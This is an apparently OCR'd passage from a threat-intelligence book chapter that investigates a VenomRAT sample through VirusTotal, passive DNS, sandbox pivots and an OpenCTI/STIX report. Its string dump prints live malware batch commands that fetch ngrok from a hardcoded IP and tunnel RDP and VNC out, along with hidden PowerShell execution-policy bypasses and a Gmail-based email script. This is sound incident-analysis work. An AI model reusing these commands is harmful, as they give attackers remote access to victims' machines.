


Figure 12.3 – VirusTotal results for the sock identified file

5b5e82e79c52452b2d03a4fa83b95bbeec8a4b1afd97edd9999a77d26f5488b4

```
Assembly Version
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
LoadAppInit_DLLs
RequireSignedAppInit_DLLs
AppInit_DLLs
Install.Properties.Resources
0.0.0.0
TuUuVu^
"$#%&&('*(,*335?7J8K9O>PATBVFXHYIZL^O_PbQcRfYg[h]i^j`kbldmfngojrmvp{r|s}v~{
&%'%,+-+2165LKNMRQSQ
rdp.bat
set downloadURL=http://91.134.207.16/ngrok.exe
set logFile=%TEMP%\proclog.txt
set exeFile=%TEMP%\ngrok.exe
powershell (new-object System.Net.WebClient).DownloadFile('http://91.134.207.16/ngrok.exe','%exeFile%');
%exeFile% authtoken
%exeFile% tcp 3389 > %logFile%
vnc.bat
%exeFile% tcp 5900 > %logFile%
/k start /b powershell
ExecutionPolicy Bypass -WindowStyle Hidden Set-ExecutionPolicy Unrestricted & exit
email.bat
@ECHO OFF
SET GmailAccount=
SET GmailPassword=
SET Attachment=
CALL :PowerShell
CD /D %PowerShellDir%
Powershell -ExecutionPolicy Bypass -Command & '%PSScript%' '%GmailAccount%' '%GmailPassword%' '%Attachment%'
```

Figure 12.4 – Strings contained within the malware sample

Figure 12.5 – A Twitter post mentioning the hardcoded IP address




Figure 12.6 – HTTP and DNS requests




Figure 12.7 – PassiveTotal pivoting off the hosting IP




Figure 12.8 – AlienVault identified additional samples based on pivoting on the C2 infrastructure




Figure 12.9 – Additional samples identified on www.Tria.ge

Figure 12.10 – Additional payloads identified on Twitter

Figure 12.11 – Hack Forums advertisement for Venom Software




Figure 12.12 – Adding a VenomRAT observable to OpenCTI

```
{
    "type": "bundle",
    "id": "bundle--09b46c96-a069-4182-a849-57c2e38c2d0e",
    "objects": [
        {
            "type": "report",
            "spec_version": "2.1",
            "id": "report--c0fbff1a-6fe5-5535-ad7c-0fecc87f2d89",
            "created": "2022-02-24T06:00:00.000Z",
            "modified": "2022-02-25T01:00:10.208Z",
            "name": "Venom RAT Malware Identified",
            "report_types": [
                "threat-report"
            ],
            "published": "2022-02-24T06:00:00Z",
            "object_refs": [
                "file--e7c77d2e-2f98-5b03-af36-2c78ee7c32e2",
                "url--18961d37-1354-5b1d-a903-b4e20f3f4ca7",
                "url--39e220da-9f11-5957-ae05-13493871ac16"
            ],
            "labels": [
                "venom rat"
            ],
            "confidence": 15
        }
    ]
}
```


Figure 12.13 – STIX JSON bundle showing OpenCTI outputs and relationships related to the incident

Examples

By leveraging Tweepy, you can pull Twitter API search results in several formats and retrieve that data quickly and easily, as shown in the following example:

```
json={`id`.48234974, `name`.`MalwareHunterTeam`,
`screen_name`.`malwrhunterteam`, `description`.`MHT Twitter
account. Check out ID Ransomware (created by
@demonslay335). Want to talk with us? DM @0x7fff9 anytime.
More photos & gifs, less malware. […]
```

Links

https://zeltser.com/media/docs/cyber-threat-intel-and-ir-report-template.dotx

Hashes

- The file, named `$77-Venom.exe`, has a SHA256 hash of `5b5e82e79c52452b2d03a4fa83b95bbeec8a4b1afd97edd9999a77d26f548 8b4`
- `Cpanel Cracker By Bk.exe` file: `d19ac2919e6b9e3b63ef7835d32eb8445c8e6308ef21c33eee7b437697a3 d774`
- Hash that was provided to the CTI team: `5b5e82e79c52452b2d03a4fa83b95bbeec8a4b1afd97edd9999a77d26f54 88b4`